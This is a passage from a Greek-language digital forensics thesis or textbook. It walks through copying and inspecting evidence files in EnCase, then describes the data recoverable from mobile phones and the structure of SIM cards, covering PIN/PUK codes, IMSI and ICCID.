
Εικόνα 45 Εύρεση αναζητηθείσας φωτογραφίας (Encase)

Πάνω από την Εικόνα αυτή φαίνεται και το .exe αρχείο που υπήρχε στο φάκελο του θύματος και μπορεί να αντιγραφεί τοπικά για να τρέξει και να εξετασθεί το περιεχόμενό του, με την επιλογή Copy/UnErase όπως φαίνεται στην Εικόνα 46.




Εικόνα 46 Αντιγραφή αρχείων (Encase)

Επιλέγεται Highlighted File και Next, όπως φαίνεται στην Εικόνα 47.




Εικόνα 47 Ρυθμίσεις1 της αντιγραφής αρχείων (Encase)

Κατόπιν επιλέγεται Entire Physical File και Next, όπως φαίνεται στην Εικόνα 48.



Εικόνα 48 Ρυθμίσεις 2 για την αντιγραφή αρχείων (Encase)


Ορίζεται το σημείο αποθήκευσης του αρχείου και Finish, όπως φαίνεται στην Εικόνα 49.



Εικόνα 49 Ολοκλήρωση της αντιγραφής αρχείων (Encase)


Έτσι αποθηκεύτηκε τοπικά, με την παραπάνω διαδικασία ένα αρχείο που πρόκειται να επεξεργαστεί περισσότερο. Το ίδιο γίνεται με τύπους αρχείων όπως word, excel κτλ.

Αν υπάρχουν στα δεδομένα τύπου txt αρχεία, μπορούν να προβληθούν από το κάτω pan του περιβάλλοντος του Case στο EnCase, όπως φαίνεται στην Εικόνα 50, όπου φαίνονται τα περιεχόμενα του αρχείου fix_proc.c.



Εικόνα 50 Αναζήτηση αρχείου τύπου txt (Encase)

Αν αφαιρεθεί η επιλογή στο πράσινο κουτάκι που είχε γίνει αρχικά, μπορεί να επιλεγεί ένα οποιοδήποτε folder από το αριστερό pan και να προβληθούν τα περιεχόμενά του στο δεξί, όπως φαίνεται στην Εικόνα 51 όπου παρατίθενται τα περιεχόμενα του φακέλου Polymorphic Keylogger.



Εικόνα 51 Το path που είναι αποθηκευμένο το επίμαχο αρχείο (Encase)

Τέλος, αν επιλεγεί ένα οποιοδήποτε αρχείο από το δεξί pan, εμφανίζεται στο κάτω μέρος και το πλήρες path που είναι αποθηκευμένο το εν λόγω αρχείο.

5 Mobile forensics

Οι αστυνομικές αρχές όλο και περισσότερο αναζητούν στοιχεία για την εξιχνίαση μια υπόθεσης στα κινητά τηλέφωνα και στην χρήση τους. Ορισμένα από τα στοιχεία αυτά περιλαμβάνεται η κεραία, όπως από την οποία εξυπηρετείται ο συνδρομητής του κινητού τηλεφώνου, οι εισερχόμενες και εξερχόμενες κλήσεις, τα αποθηκευμένα μηνύματα κ.α

Όπως επισημάνθηκε και παραπάνω, η ορθή μεταχείριση κάθε πειστηρίου που κατάσχεται στο τόπο ενός εγκλήματος αποτελεί μία σημαντική διαδικασία, η οποία είναι αναγκαία για την σωστή εκδίκαση μιας υπόθεσης, απαλλαγμένη από παραπλανητικά συμπεράσματα.

Το κινητό τηλέφωνο, το οποίο έχει διεισδύσει σε πολύ μεγάλο ποσοστό στην καθημερινή ζωή μας, αρχικά ως μέσο επικοινωνίας και στις μέρες μας επιπλέον ως μέσο αποθήκευσης, οργάνωσης και επεξεργασίας πληροφοριών από τον κάτοχό τους, καθόσον οι λειτουργίες τους πλέον δεν διαφέρουν πολύ από αυτές των ηλεκτρονικών υπολογιστών. Συνεπώς μια τέτοια συσκευή όσο περισσότερο χρησιμοποιείται από τον ιδιοκτήτη του, τόσο περισσότερες πληροφορίες περιέχει για αυτόν. Κάποια από αυτά τα δεδομένα μπορούν να αντληθούν από τις συσκευές ή από τα υπολογιστικά συστήματα των δικτύων των παρόχων.

Η εμπλοκή των κινητών τηλεφώνων με τα εγκλήματα ποικίλει ανάλογα με τον τρόπο που ο εγκληματίας επιθυμεί να χρησιμοποιήσει προς όφελος και διευκόλυνση του την συσκευή. Συνεπώς μια τέτοιου είδους εγκληματική δράση μπορεί να αφορά από περιπτώσεις κλήσεων παρενόχλησης κάθε είδους και απειλητικών μηνυμάτων έως και επικοινωνία για κάθε είδους οργανωμένων εγκληματικών ενεργειών όπως πχ αγοραπωλησίες ναρκωτικών, εμπόριο «λευκής σαρκός» κ.α. Ακόμη ένα κινητό τηλέφωνο μπορεί να συνδεθεί και με τρομοκρατικές ενέργειες, καθόσον μπορεί να αποτελέσει πυροδοτικό μηχανισμό με δυνατότητα ενεργοποίησης από κάθε σημείο του κόσμου, με μια απλή εισερχόμενη κλήση. Χαρακτηριστικό παράδειγμα οι βόμβες στο μετρό Μαδρίτης το 2004 ενεργοποιήθηκαν με χρήση του ξυπνητηριού κινητών τηλεφώνων.

5.1 Αξιοποιήσιμα δεδομένα των κινητών τηλεφώνων

Η αναζήτηση των δεδομένων για μια συσκευή, μπορεί να γίνει στην εσωτερική της μνήμη, τη μνήμη της κάρτας SIM, σε αφαιρούμενες κάρτες μνήμης που πιθανά υποστηρίζει και στους ηλεκτρονικούς υπολογιστές που το κινητό τηλέφωνο μπορεί να είναι συγχρονισμένο ή συνδεδεμένο με οποιονδήποτε τρόπο.

Τυπικά στοιχεία προς αναζήτηση/ εξέταση, τα οποία μπορούν να αποτελέσουν και τα κατάλληλα πειστήρια, είναι τα παρακάτω:

- Τηλεφωνικός κατάλογος με τις επαφές
- Τελευταίες εισερχόμενες/ εξερχόμενες/ αναπάντητες κλήσεις
- Εισερχόμενα και εξερχόμενα γραπτά μηνύματα και MMS
- Ηχογραφήσεις/ Φωνητικές σημειώσεις/ Ήχοι κλήσης
- Φωτογραφίες, Video, Γραφικά, Επιφάνεια εργασίας
- Ημερολόγιο, Ξυπνητήρια/ Υπενθυμίσεις, Κατάλογος εκκρεμοτήτων
- Γραπτές σημειώσεις
- Ηλεκτρονικό ταχυδρομείο
- Επίσκεψη σε Ιστοσελίδες από το κινητό
- Έγγραφα και αρχεία κάθε τύπου
- Αναγνωριστικά χρήστη (π.χ. PIN)
- Αναγνωριστικά συσκευής (π.χ. .IMEI)
- Κατάλογος δικτύων

- Γεωγραφικά Δεδομένα

Ιδιαίτερα σημαντική διαφορά μεταξύ των υπολογιστών και τν κινητών τηλεφώνων αποτελεί το γεγονός ότι τα κινητά τηλέφωνα αποτελούν κατά βάση πιο «κλειστά» συστήματα, δηλαδή επιτρέπουν λιγότερο έλεγχο στο τι ακριβώς αποθηκεύεται και πού. Έτσι παραμένουν ίχνη των εφαρμογών και των δεδομένων στη μνήμη και μάλιστα σε περιοχές της, όπου ο χρήστης μπορεί να μην έχει πρόσβαση ώστε να τα διαγράψει. Επισημαίνεται επίσης ότι η απλή διαγραφή (για παράδειγμα ενός SMS) δεν οδηγεί σε άμεση διαγραφή του στοιχείου αλλά σε σήμανση της συγκεκριμένης περιοχής μνήμης ως ελεύθερης για περαιτέρω αποθήκευση. Εάν λοιπόν τα στοιχεία δεν υπερκαλυφθούν με νεότερα, τότε συνεχίζουν να υφίστανται κανονικά στη μνήμη, έστω και αν κάποιος πιστεύει ότι τα έχει διαγράψει.

Γενικότερα οι δυνατότητες εξαγωγής ψηφιακών δεδομένων συνεχώς εξελίσσονται και επεκτείνονται, ενώ υπάρχουν χιλιάδες διαφορετικά μοντέλα, σχετική έλλειψη προτύπων και εξαιρετική πολυπλοκότητα στα δίκτυα των παρόχων. Συνεπώς ο πραγματογνώμονας που ασχολείται με την εξέταση ενός κινητού τηλεφώνου πρέπει να είναι ενημερωμένος για τις τεχνολογικές εξελίξεις σε αυτόν τον τομέα και να ακολουθεί τις εδραιωμένες διαδικασίες ανάλυσης.

5.2 Η κάρτα SIM

Η κάρτα SIM (Subscriber Identity Module), είναι μία έξυπνη κάρτα (smart card), η οποία πιστοποιεί την ταυτότητα του χρήστη και παρέχει την βασική λειτουργικότητα του κινητού. Περιέχει έναν μικροεπεξεργαστή, μια μνήμη (non-volatile EEPROM) μεγέθους 16-128 Kbytes, RAM, ROM. Ο ενσωματωμένος μικροεπεξεργαστής παρέχει πρόσβαση στα δεδομένα της μνήμης και φροντίζει για την ασφάλεια, ενώ το κινητό με τη σειρά του επικοινωνεί με τη SIM, γεγονός που απαιτεί την μεσολάβηση του μικροεπεξεργαστή για την πρόσβαση στη μνήμη. Συνεπώς όταν ένας πραγματογνώμονας επιθυμεί να εισέλθει στα στοιχεία της SIM, μπορεί να αποκτήσει πρόσβαση σε αυτά μέσω εντολών του μικροεπεξεργαστή της, χρησιμοποιώντας έναν αναγνώστη έξυπνων καρτών ή το ίδιο το κινητό τηλέφωνο, αν αυτό επιτρέπει κάτι τέτοιο μέσω ειδικών εντολών. Η όλη διαδικασία διευκολύνεται, καθόσον η λειτουργία των έξυπνων καρτών και η επικοινωνία τους με τα κινητά τηλέφωνα ακολουθούν συγκεκριμένα πρότυπα (ISO/IEC 7816 και GSM 11.11) εξασφαλίζοντας μια σχετική τυποποίηση.

Κάθε κάρτα SIM προστατεύεται σε πρώτο επίπεδο από ένα κωδικό PIN (4-8 αριθμητικά ψηφία) και σε δεύτερο επίπεδο από τον κωδικό PIN2. Στο πρώτο επίπεδο με την εισαγωγή του σωστού αριθμού δύναται η είσοδος και η χρήση του εκάστοτε κινητού τηλεφώνου και στο δεύτερο επίπεδο δύναται η διαχείριση ορισμένων χαρακτηριστικών του τηλεφώνου (π.χ. ρυθμίσεις δικτύου, φραγές, δυνατότητα κλήσης ορισμένων μόνο αριθμών κ.ο.κ.). Ο αριθμός PIN ορίζεται από τον κατασκευαστή ή τον πάροχο, αλλά μπορεί να αλλάξει από τον κάτοχο του κινητού είτε με τις προκαθορισμένες επιλογές που παρέχει το ίδιο το κινητό, είτε χρησιμοποιώντας κωδικούς δικτύου (**04*παλαιό PIN*νέο PIN*νέο PIN# για το PIN1 και **042*παλαιό PIN*νέο PIN*νέο PIN# για το PIN2). Προκειμένου η κάρτα να προστατευτεί από επιθέσεις τύπου brute force (εισαγωγή 10.000 πιθανόν συνδυασμών με την χρήση λογισμικού), επιτρέπει την εισαγωγή μόνο δύο λανθασμένων αριθμών, ενώ στην εισαγωγή τρίτης λανθασμένης προσπάθειας η κάρτα κλειδώνει και δεν δέχεται πλέον κανένα PIN. Για να ξεκλειδώσει αυτή απαιτείται η χρήση των αριθμών PUK (Pin Unblocking Key), αντίστοιχα στα δύο επίπεδα, οι οποίοι μπορούν να αλλάξουν ομοίως από τον κάτοχο του κινητού (**05*παλαιό PUK*νέο PUK*νέο PUK# για το PUK1 και **052*παλαιό PUK*νέο PUK* νέο PUK# για το PUK2). Σε περίπτωση δέκα ανεπιτυχών προσπαθειών εισαγωγή αριθμού PUK, η κάρτα καταστρέφεται και τότε ο κάτοχος του πρέπει να ζητήσει από τον πάροχο νέα κάρτα. Τέλος υπάρχει και ο κωδικός ADM, τον οποίο γνωρίζει μόνο ο πάροχος για την κάθε κάρτα και ο οποίος δίνει την δυνατότητα πλήρους πρόσβασης στα περιεχόμενα της κάρτας, καθώς επίσης και την προσθήκη/ τροποποίηση ή διαγραφή τους, έστω και απομακρυσμένα.

5.3 Δομή της κάρτας SIM

Η δομή της κάρτας SIM οργανώνεται σε καταλόγους και αρχεία, όπου μέσα στους καταλόγους βρίσκονται αρχεία-θέσεις μνήμης, και φυλάσσονται διάφορες πληροφορίες. Σε κάθε ένα από αυτά τα αρχεία υπάρχει διαφορετικά δικαιώματα πρόσβασης (ανάγνωση, εγγραφή, τροποποίηση ή διαγραφή κ.α), δηλαδή ορισμένα μπορούν να αναγνωσθούν χωρίς καν να έχει πληκτρολογηθεί το PIN, άλλα απαιτούν την πιστοποίηση του PIN, ενώ στα πιο σημαντικά έχει πρόσβαση μόνον ο πάροχος μέσω του κατάλληλου κωδικού ADM. Στην SIM υπάρχουν περίπου 100 αρχεία σύμφωνα με το πρότυπο και κάποια επιπρόσθετα που διατηρεί ο κάθε πάροχος. Ενδεικτικά κάποια αρχεία βάση του προτύπου περιέχουν:

- τις δυνατότητες του κινητού,
- το σειριακό αριθμό της κάρτας,
- τον κατάλογο παρόχων και ονομάτων τους,
- το κατά προτίμηση δίκτυο,
- τις κατά προτίμηση γλώσσες,
- τον κατάλογο επαφών,
- τα εισερχόμενα και εξερχόμενα μηνύματα,
- τις ρυθμίσεις για την αποστολή μηνυμάτων,
- τον κατάλογο τελευταίων εξερχόμενων κλήσεων.
- την προσωρινή ταυτότητα συνδρομητή δικτύου (IMSI-TMSI), για τη θέση του συνδρομητή (LAI), για τα κανάλια ελέγχου (BCCH), για το τρέχον κλειδί κρυπτογράφησης (Kc).

Πολλά από τα αρχεία αυτά, μπορούν να αξιοποιηθούν ως πειστήρια, καθόσον ο κάτοχος-εγκληματίας δεν έχει άμεση πρόσβαση σε αυτά και συνεπώς δεν γνωρίζει την ύπαρξη τους προκειμένου να τα τροποποιήσει. Σε περίπτωση όμως που η εγκυρότητας τους αμφισβητείται τότε μπορεί να επαληθευτεί βάση των αρχείων που διατηρεί ο πάροχος.

5.4 Αρχείο IMSI (International Mobile Subscriber Identity)

Ο IMSI (International Mobile Subscriber Identity), είναι ένας μοναδικός (παγκοσμίως) 15ψήφιος αριθμός που χρησιμοποιείται για την αναγνώριση του συνδρομητή από το σύστημα και αποτελεί το μυστικό κλειδί για την πιστοποίηση. Μέσω του αριθμού IMSI μπορεί να ταυτοποιηθεί ο αριθμός τηλεφώνου, ακόμα και αν η κάρτα έχει λήξει και δεν είναι δυνατή πλέον η χρήση της στο δίκτυο. Τα πρώτα τρία ψηφία αντιστοιχούν στον κωδικό κάθε χώρας (Mobile Country Code) πχ για την Ελλάδα είναι κωδικός 202, τα δύο ψηφία που ακολουθούν αντιστοιχούν στον κωδικό δικτύου κινητής τηλεφωνίας (Mobile Network Code) για παράδειγμα στην Ελλάδα τον κωδικό 01 κατέχει η Cosmote, τον 05 η Vodafone, τον 10 η Wind κ.α., και τα υπόλοιπα δέκα ψηφία είναι ο σειριακός αριθμός χρήστη κινητής τηλεφωνίας (Mobile Subscriber Identity Number.

5.5 Αρχείο ICCID (Integrated Circuit Card Identifier)

Ο αριθμός ICCID-Integrated Circuit Card Identifier είναι ένας μοναδικός σειριακός αριθμός ο οποίος είναι τυπωμένος στο πλαστικό περίβλημα της κάρτας αλλά και προγραμματισμένος στο αντίστοιχο αρχείο της κάρτας SIM και έχει την ακόλουθη μορφή: 89 + Κωδικός χώρας (πρόκειται για τον κωδικό που χρησιμοποιούμε όταν καλούμε στο εξωτερικό) + Κωδικός δικτύου κινητής τηλεφωνίας + Σειριακός αριθμός. Συνεπώς μπορεί ο κάτοχος του κινητού να αναγνωρίσει από ποια χώρα και από ποιο δίκτυο κινητής τηλεφωνίας προέρχεται η κάρτα SIM του χωρίς να την συνδέσει με τον κατάλληλο αναγνώστη. Έτσι, για μια ελληνική κάρτα SIM που ανήκει για παράδειγμα στο δίκτυο της Cosmote, ο αριθμός ICCID ξεκινά από 893001.

5.6 Αρχείο Location Information και αρχείο Broadcast Control Channel

